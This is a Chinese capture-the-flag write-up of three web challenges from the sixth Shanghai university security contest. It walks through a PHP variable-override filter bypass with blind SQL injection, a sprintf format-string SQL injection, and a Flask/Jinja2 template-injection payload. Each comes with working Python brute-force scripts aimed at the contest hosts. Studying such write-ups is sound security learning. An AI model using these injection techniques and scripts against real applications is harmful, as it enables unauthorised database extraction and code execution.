第六届上海市大学生网络安全大赛

> 这个比赛感觉质量还是不错的，也遇到了好多困难也获得了知识。感谢M3w师傅，atao师傅，yu22x师傅

by Firebasky

千毒网盘

> 这个题是思路是m3w师傅提供的，脚本是atao师傅提供的，Firebasky负责膜拜师傅们
>
> 最后是自己调试了很多次才明白！

`分析index.php和code.php的重要代码`

```php
#index.php
foreach(array('_GET', '_POST', '_COOKIE') as $key)
{
    if($$key) {#进行添加变量
        foreach($$key as $key_2 => $value_2) {
            if(isset($$key_2) and $$key_2 == $value_2)
                unset($$key_2); #删除变量
        }
    }
}
if(isset($_POST['code'])) $_POST['code'] = $pan->filter($_POST['code']);
if($_GET) extract($_GET, EXTR_SKIP);
#将$_GET参数进行添加变量
if($_POST) extract($_POST, EXTR_SKIP);
#将$_POST参数进行添加变量
```

```php
#code.php
public function filter($string) #过滤了单引号正确情况下不能住人
{
    $safe = preg_match('/union|select|flag|in|or|on|where|like|\'/is',
$string);
    if($safe === 0){
        return $string;
    }else{
        return False;
    }

}

public function getfile()
    {

        $code = $_POST['code'];#获得code变量

        if($code === False) return '非法提取码! ';
        $file_code = array(114514,233333,666666);

        if(in_array($code,$file_code))
```

```
        {
            $sql = "select * from file where code='$code'";#进行利用的点
            $result = mysqli_query($this->mysqli,$sql);
            $result = mysqli_fetch_object($result);
            return '下载直链为：'.$result->url;
        }else{
            return '提取码不存在！';
        }

    }
```

一开始自己的思路是将POST方法的参数转换成GET方法的参数让其不进filter()函数，进行变量覆盖，一直没有成功~

m3w师傅最后提供了思路和方法，大概就是让unset($_POST)之后就过了filter()函数验证，在重新注册$_POST参数

```
#exp
?_POST[code]=114514'payload
code=114514'payload
```

分析

下面是自己的调试加分析

我们要让unset($_POST)实现必须要if(isset($$key_2) and $$key_2 == $value_2)满足条件

我们输入GET: ?_POST[code]=114514'payload POST: code=114514'payload进行调试

这里我解释一下为什么$$key_2值是114514'


因为$key_2=_POST 所以$$key_2=$_POST 而我们一开始就用post方法提交过code=114514' 所以$$key_2=114514'

之后成功释放了POST提交的参数

下一步


下一步

成功绕过filter()函数




之后下面的俩个就语句就相当于重新注册变量

```
if($_GET) extract($_GET, EXTR_SKIP);
#因为最开始的$_GET没有改变是_POST[code]=114514'
#执行extract()函数完之后就是$_POST[code]=114514'
if($_POST) extract($_POST, EXTR_SKIP);
#前一句生成了$_POST[code]=114514'
#所以之后就会成功注册生成$code=114514'
```



最后成功进入sql语句里面执行



随便注入

最后就是简单地注入啦没有任何限制

```
114514'and ascii(substr((select flag from flag),{},1)) = {}#
#注入
```

```
# ! usr/bin/env python
#  -*- coding: utf-8 -*-
#atao
import requests

flag=''
for i in range(0, 50):
    for j in range(34,127):
        data = {
            'code':"114514' and ascii(substr((select flag from flag),{},1)) = {}#".format(i,j)
        }
        url = "http://eci-2zeda2kdlml40l31eutr.cloudeci1.ichunqiu.com//index.php?_POST[code]=114514' and ascii(substr((select flag from flag),{},1)) = {}%23".format(i,j)

        rse = requests.post(url=url,data=data)
        if "http://gamectf.com/p/CGBU.png" in rse.text:
            flag = flag + chr(j)
            print(flag)
```

```
            break

print(flag)
```

TryToLogin

> 这个题是yu22x师傅和atao师傅 m3w师傅弄的，我就帮了一点点忙 hhh

分析

`读源代码 ?file=/proc/self/cwd/index.php`

```
#class.php
public function filter()
{#过滤了or inn 和对字符进行转义
    $_POST['username'] = addslashes($_POST['username']);
    $_POST['password'] = addslashes($_POST['password']);
    $safe1 = preg_match('/inn|or/is', $_POST['username']);
    $safe2 = preg_match('/inn|or/is', $_POST['password']);
    if($safe1 === 0 and $safe2 === 0){
        return true;
    }else{
        die('No hacker!');
    }
}

public function login()
{
    $this->filter();
    $username = $_POST['username'];
    $password = $_POST['password'];
    $sql = "select * from user where username='%s' and
password='$password'";
    #存在sprintf字符注入
    $sql = sprintf($sql,$username);

    $result = mysqli_query($this->mysqli,$sql);
    $result = mysqli_fetch_object($result);
    if($result->id){
        return 1;
    }else{
        return 0;
    }

}
```

`sprintf注入test`

```
#test.php
<?php

$input = addslashes("%1$' and 1=1#");
//%1$\' and 1=1#
echo $input."\n";
$b = sprintf("AND b='%s'", $input);
```

```
 //AND b='%1$\' and 1=1#'
echo $b."\n";
$sql = sprintf("SELECT * FROM admin WHERE a='%s' $b", 'admin');
echo $sql."\n";
 //SELECT * FROM admin WHERE a='admin' AND b='' and 1=1#'
//
?>
```

exp

`exp:`

`username=admin&password=%1$'||exp`

`因为过滤了inn和or使用其他替代 如sys.schema_table_statistics`

```
exp
%1$'||ascii(substr((select group_concat(table_name) from
sys.schema_table_statistics where table_schema=database()),1,1))=1#
```

```
# ! usr/bin/env python
#  -*- coding: utf-8 -*-
import requests
import time

url='http://eci-2ze9e94upkcj26drdbjc.cloudeci1.ichunqiu.com/'
flag=''
for i in range(1, 50):
    for j in range(34,127):
        data = {
            'username':'admin',
            'password':"%1$\\' || ascii(substr((select
group_concat(table_name) from sys.schema_table_statistics where
table_schema=database()),{},1))={}#".format(i,j)
        }
        print("password"+data['password'])
        rse = requests.post(url=url,data=data)
        #print rse.text
        if "Success!" in rse.text:
            flag = flag + chr(j)
            print(flag)
            break
        time.sleep(0.05)
print(flag)
#user fl4g
```

`最后就跑fl4g`

```
%1$'||(ascii(substr((select * from(fl4g)),1,1))>1)#
```

```
import requests
import string

url="http://eci-2ze9e94upkcj26drdbjc.cloudeci1.ichunqiu.com/"
s=string.ascii_letters+string.digits+"{-_}"
```

```
flag=""

for i in range(1,50):
    print("******************")
    for j in s:
        #print(j)
        data={
        'username':'admin',
        'password':"%1$\'||if(ascii(substr((select * from(fl4g)),{0},1))={1},1,0)-- +".format(i,ord(j))
        }
        print(data['password'])
        r=requests.post(url,data=data)
        if "Success" in  r.text:
            flag+=j
            print(flag)
            break
```

注入和前几天的电信题差不多

Hello

> 是atao师傅帮助的 感谢atao师傅

```
from flask import Flask,request,render_template
from jinja2 import Template
import os

app = Flask(__name__)

f = open('/flag','r')
flag = f.read()#获得flag值
@app.route('/',methods=['GET','POST'])
def home():
    name = request.args.get("name") or ""
    print(name)
    if name:
        return render_template('index.html',name=name)
        # render_template() 方法来渲染模板
    else:
        return render_template('index.html')

@app.route('/help',methods=['GET'])
def help():
    help = '''
    '''
    return f.read()

@app.errorhandler(404)
def page_not_found(e):
    #No way to get flag!
    os.system('rm -f /flag')
    url = name = request.args.get("name") or ""
    # r = request.path
    r = request.data.decode('utf8')
    if 'eval' in r or 'popen' in r or '{{' in r:
```


```
        t = Template(" Not found!")
        return render_template(t), 404
    t = Template(r + " Not found!")
    return render_template(t), 404


if __name__ == '__main__':
    app.run(host='0.0.0.0',port=8888)
```

在/help会返回源代码的base64

分析

最开始在/根目录下进行ssti注入发现并不会解析？！之后查看资料才一知半解。下面解释一下

在根目录下我们使用的渲染模块是render_template()函数并且固定了index.html渲染文件，我们这里能控制的参数是name,但是发现输入{{3*3}}浏览器解析还是{{3*3}}



使用说即使name可控了，但是代码已经并不生效。原理是：良好的代码规范，使得模板其实已经固定了，已经被render_template渲染了。你的模板渲染其实已经不可控了。

而真正的漏洞代码形成原因的程序员为省事并不会专门写一个html文件，比如说怎么的404页面，而是直接当字符串来渲染，并且参数可以控制。报错404，返回当前错误url。

通过上面分析 结论是/根目录下根本利用不了,剩下的就只有404状态码的路由。并且对参数进行了一下过滤，但是可以突破

```
#漏洞位置
@app.errorhandler(404)
def page_not_found(e):
    #No way to get flag!
    os.system('rm -f /flag')
    url = name = request.args.get("name") or ""
    #r = request.path
    r = request.data.decode('utf8')#通过post获得参数r
    #渲染获得的参数r 是通过request.data获得
    #获得参数这个位置有一点小坑，最好是通过python发送数据包,因为mimetype类型的数据不同可能造成不会获得参数
    #print(r)
    if 'eval' in r or 'popen' in r or '{{' in r:#过滤了{{ popen eval
        t = Template(" Not found!")
        return render_template(t), 404
    t = Template(r + " Not found!")
    #Template是string中的一个类,可以将字符串的格式固定下来，重复利用
    return render_template(t), 404
```

分析了上面漏洞代码，代码逻辑非常简单:当服务器返回404（不存在的页面）时，如果不存在过滤的数据就会去渲染服务器通过request.data获得的值。而最后的渲染就是我们的利用点

exp

`exp的构造思路是:是构造读flag变量，因为之前通过flag = f.read()获得flag值，最后删除了flag文件。就可以通过print语句去实现。`

```
#-*-codeing = utf-8 -*-
#Firebasky
import requests
url = 'url'

for i in range(200):
    data="{%print [].__class__.__bases__[0].__subclasses__()["+str(i)+"].__init__.__globals__['__builtins__']['__import__']('__main__').flag %}"
    # print(data)
    res = requests.post(url=url,data=data)
    if "flag" in res.text:
        print(res.text)
        print("i=",i)
        break
```

`通过import是导入__main__主函数去读变量`

最后atao师傅发现了一个小坑：request.data获得参数问题

Flask的request.form和request.data有什么区别?

首先使用这两个方法的前提是post或者put请求

两者的区别在于处理不同mimetype类型的数据，返回值也不同。

当minitype为application/x-www-form-urlencoded或者multipart/form-data的时候，也就是我们所谓表单提交，访问request.form会返回一个包含解析过的的表单对象的 MultiDict，而request.data是空的。

当flask遇到不能处理的mimetype时，请求的数据就不能被其它方式正常解析，这些方式包括request.form、request.json和request.files这几个常用的用来访问数据的属性。这时就把数据作为字符串存在request.data中。

这里注意一下request.json需要application/json的mimetype类型。
知道了这些处理数据的过程，那我们就可以对提交的数据进行扩展，定义一些自己专用的mimetype类型，并在Request类中定义处理专用mimetype数据的方法，从而让我们实现更个性、与众不同的功能需求。

```
atao师傅：当类型为application/x-www-form-urlencoded或者multipart/form-data是传给request.form，request.data没有接到数据；如果是其他不能处理的类型就会给request.data
```

> 参考：
>
> https://xz.aliyun.com/t/3679
>
> https://www.imooc.com/wenda/detail/452823